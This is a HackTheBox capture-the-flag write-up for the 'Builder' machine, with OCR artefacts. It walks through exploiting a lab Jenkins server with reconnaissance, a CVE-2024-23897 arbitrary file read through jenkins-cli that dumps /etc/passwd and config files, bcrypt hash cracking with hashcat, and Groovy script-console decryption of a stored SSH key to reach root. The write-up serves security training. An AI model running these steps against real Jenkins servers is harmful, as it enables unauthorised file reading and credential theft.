HackTheBox
Builder Write-Up

Gilbert Garczynski
https://www.hackthebox.com/machines/builder

Contents

Overview


N/a

First, we conduct a Nmap scan on the target:


```
└──╼ [★]$ nmap -sVC 10.129.230.220
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-30 00:55 BST
Nmap scan report for 10.129.230.220
Host is up (0.065s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
8080/tcp open  http    Jetty 10.0.18
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that there is an SSH port and a proxy HTTP port on 8080. Let's fire up gobuster and then take a look at the webpage.


> gobuster dir -u http://10.129.230.220:8080 -w wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



Gobuster gives us ton of results. One of these is a logon page:



We can also browse to other website pages, but we cannot see what we need, which is the credentials for root. Looking back now, I could have easily setup a brute forcer for this and achieved results. However, that was not the point of this room.



At the bottom of the webpages, it notes version Jenkins 1.441. I googled some python exploits for this version, which it looks like we are able to read files arbitratially.

- https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability
- https://github.com/xaitax/CVE-2024-23897
- https://nvd.nist.gov/vuln/detail/CVE-2024-23897

These Python exploits failed however, and one of the outputs noted “java jar” so I

moved to find an exploit that utilizes Java. it looks like the CLI is built into Jenkins and it can be pulled directly from the application:

Downloading the client

The CLI client can be downloaded directly from a Jenkins controller at the URL `/jnlpJars/jenkins-cli.jar`, in effect `JENKINS_URL/jnlpJars/jenkins-cli.jar`

While a CLI `.jar` can be used against different versions of Jenkins, should any compatibility issues arise during use, please re-download the latest `.jar` file from the Jenkins controller.

Using the client


The general syntax for invoking the client is as follows:

```
java -jar jenkins-cli.jar [-s JENKINS_URL] [global options...] command [command options...] [arguments...]
```

Via:

https://www.jenkins.io/doc/book/managing/cli/

It appears that we can't use "normal" commands, but only read certain files on the server.



Looking through the help command, there seems to be little of interest there.

```
└─╼ [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 help
  add-job-to-view
    Adds jobs to view.
  build
    Builds a job, and optionally waits until its completion.
  cancel-quiet-down
    Cancel the effect of the "quiet-down" command.
  clear-queue
    Clears the build queue.
  connect-node
    Reconnect to a node(s)
  console
    Retrieves console output of a build.
  copy-job
    Copies a job.
```

After much trial and erro (research at this Link) I realized that there is a flag for connecting called '-http connect-node'. Here I pulled the */etc/passwd* file to see if there was anything of interest in there.

```
└─╼ [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/etc/passwd'
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exi
sts.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exi
sts.
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exist
```

It looks like there is a */var/jenkins_home* directory.


```
/sbin/nologin" exists.
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No
```


Took a guess here to see if user.txt was present and sure enough it was.

```
└─╼ [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/var/jenkins_home/user.txt'
ERROR: No such agent "[redacted]" exists.
```


From here, I Googled the layout of direcrotes to assist, as I was mostly unfamiliar with the layout:

- https://www.theserverside.com/blog/Coffee-Talk-Java-News-Stories-and-Opinions/Jenkins-Home-Directory-Location-Change-JENKINS_HOME-windows-linux-ubuntu
- https://www.jenkins.io/doc/book/managing/system-configuration/







Utilizing the links above for paths and directories, dumping the users.xml file yields a possible username:



CD to this directory and the config.xml file:




Password hash found:



jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a


Let's put this into https://hashes.com/en/tools/hash_identifier and see what we get.




Since it is a bycrypt, we can use the following setting of the flag -m to attempt a cracking of the hash:


```
hashcat -m 3200 hash.txt.
```

Via:
https://stackoverflow.com/questions/50198565/hashcat-bcrypt-2-blowfish-unix-line-length-exception







Easy password, took 1 second. From here we can logon to jennifer via SSH.



Just kidding that isn't correct, lets logon with jennifer:princess to the website.
Next, we navigate to root item we found earlier.



Unfortunately, the key is hidden, but after tirelessly wondering what I did wrong, looking in the source code we find an encrypted private key.



From a quick Google search (how to decrypt jenkins private key), we learn that there is a simple method to get a plaintext:

122

Luckily there is a `hudson.util.Secret.decrypt()` function which can be used for this, so:

1. In Jenkins, go to: `/script` page.
2. Run the following command:

```
println(hudson.util.Secret.decrypt("{XXX=}"))
```

or:

```
println(hudson.util.Secret.fromString("{XXX=}").getPlainText())
```

where `{XXX=}` is your encrypted password. This will print the plain password.

To do opposite, run:


```
println(hudson.util.Secret.fromString("some_text").getEncryptedValue())
```

Source: gist at `tuxfight3r/jenkins-decrypt.groovy`.


Via:

https://devops.stackexchange.com/questions/2191/how-to-decrypt-jenkins-passwords-from-credentials-xml


So, we navigate to /scirpt and input our command, then watch magic unfold:



We can now add this to a file then chmod it to use it as a logon.




And we have root:



Conclusion/Pondering Thoughts

Overall, this room focused on a known CVE for the associated version. It also focused heavily on research, as I was unfamiliar with the application and its quirks, such as the files, directories, and what they contained.


$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}